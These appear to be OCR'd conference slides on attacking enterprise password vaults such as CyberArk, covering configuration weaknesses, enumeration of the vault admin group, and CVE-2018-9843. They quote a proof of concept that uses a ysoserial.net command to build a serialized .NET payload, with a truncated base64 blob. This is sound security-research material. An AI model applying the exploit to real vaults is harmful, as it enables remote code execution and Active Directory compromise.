
# Enterprise Password Vault

## Password Vault Option #2: RDP Proxy


- Password vault as the "jump" system to perform administration with no knowledge of account password.



# Compromise the User's Web Browser




# Compromise the User's Web Browser





# Exploit Password Vault Administration

```
PS C:\> get-netgroup 'CyberArk Admins' | Get-NetGroupMember


GroupDomain   : trimarcresearch.com
GroupName     : CyberArk Admins
MemberDomain  : trimarcresearch.com
MemberName    : WCrusher
MemberSID     : S-1-5-21-3059099413-3826416028-81522354-3606
IsGroup       : False
MemberDN      : CN=Wesley Crusher,OU=Users,OU=Accounts,DC=trimarcresearch,DC=com

GroupDomain   : trimarcresearch.com
GroupName     : CyberArk Admins
MemberDomain  : trimarcresearch.com
MemberName    : JoeUser
MemberSID     : S-1-5-21-3059099413-3826416028-81522354-1604
IsGroup       : False
MemberDN      : CN=Joe User,OU=Users,OU=Accounts,DC=trimarcresearch,DC=com

GroupDomain   : trimarcresearch.com
GroupName     : CyberArk Admins
MemberDomain  : trimarcresearch.com
MemberName    : Eddie
MemberSID     : S-1-5-21-3059099413-3826416028-81522354-1601
```




# Password Vaults on the Internet




# Password Vaults on the Internet





# Password Vault Config Weaknesses

- Authentication to the PV webserver is typically performed with the admin's user account.
- Connection to the PV webserver doesn't always require MFA.
- The PV servers are often administered like any other server.
- Anyone on the network can send traffic to the PV server (usually).
- Sessions aren't always limited creating an opportunity for an attacker to create a new session.
- Vulnerability in PV can result in total Active Directory compromise.

# CyberArk RCE Vulnerability (April 2018)

- CVE-2018-9843:
  "The REST API in CyberArk Password Vault Web Access before 9.9.5 and 10.x before 10.1 allows remote attackers to execute arbitrary code via a serialized .NET object in an Authorization HTTP header."
- Access to this API requires an authentication token in the HTTP authorization header which can be generated by calling the "Logon" API method.
- Token is a base64 encoded serialized .NET object ("CyberArk.Services.Web.SessionIdentifiers") and consists of 4 string user session attributes.
- The integrity of the serialized data is not protected, so it's possible to send arbitrary .NET objects to the API in the authorization header.
- By leveraging certain gadgets, such as the ones provided by ysoserial.net, attackers may execute arbitrary code in the context of the web application.

https://www.redteam-pentesting.de/en/advisories/rt-sa-2017-014/-cyberark-password-vault-web-access-remote-code-execution

# CyberArk RCE Vulnerability (RedTeam Pentesting GmbH)

Proof of Concept
==========

First, a malicious serialized .NET object is created. Here the
"TypeConfuseDelegate" gadget of ysoserial.net is used to execute the
"ping" command:

---

$ ysoserial.exe -f BinaryFormatter -g TypeConfuseDelegate -o base64 -c "ping 10.0.0.19" > execute-ping.txt

$ cat execute-ping.txt
AAEAAAD/////AQAAAAAAAAAMAgAAAElTeXN0ZW0sIFZlcnNpb249NC4wLjAuMCwgQ3VsdHVy

ZT1uZXV0cmFsLCBQdWJsaWNLZXlUb2tlbj1iNzdhNWM1NjE5MzRlMDg5BQEAAACEAVN5c3Rl

bS5Db2xsZWN0aW9ucy5HZW5lcmljLlNvcnRlZFNldGAxW1tTeXN0ZW0uU3RyaW5nLCBtc2Nv

cmxpYiwgVmVyc2lvbj00LjAuMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2Vu

PWI3N2E1YzU2MTkzNGUwODldQQAAAAFQ291bnQIQ29tcGFyZXIHVmVyc2lvbgVJdGVtcwAD

AAYIjQFTeXN0ZW0uQ29sbGVjdGlvbnMuR2VuZXJpYy5Db21wYXJpc29uQ29tcGFyZXJgMVtb

U3lzdGVtLlN0cmluZywgbXNjb3JsaWIsIFZlcnNpb249NC4wLjAuMCwgQ3VsdHVyZT1uZXV0

cmFsLCBQdWJsaWNLZXlUb2tlbj1iNzdhNWM1NjE5MzRlMDg5XV0IAgAAAAIAAAAJAwAAAIA

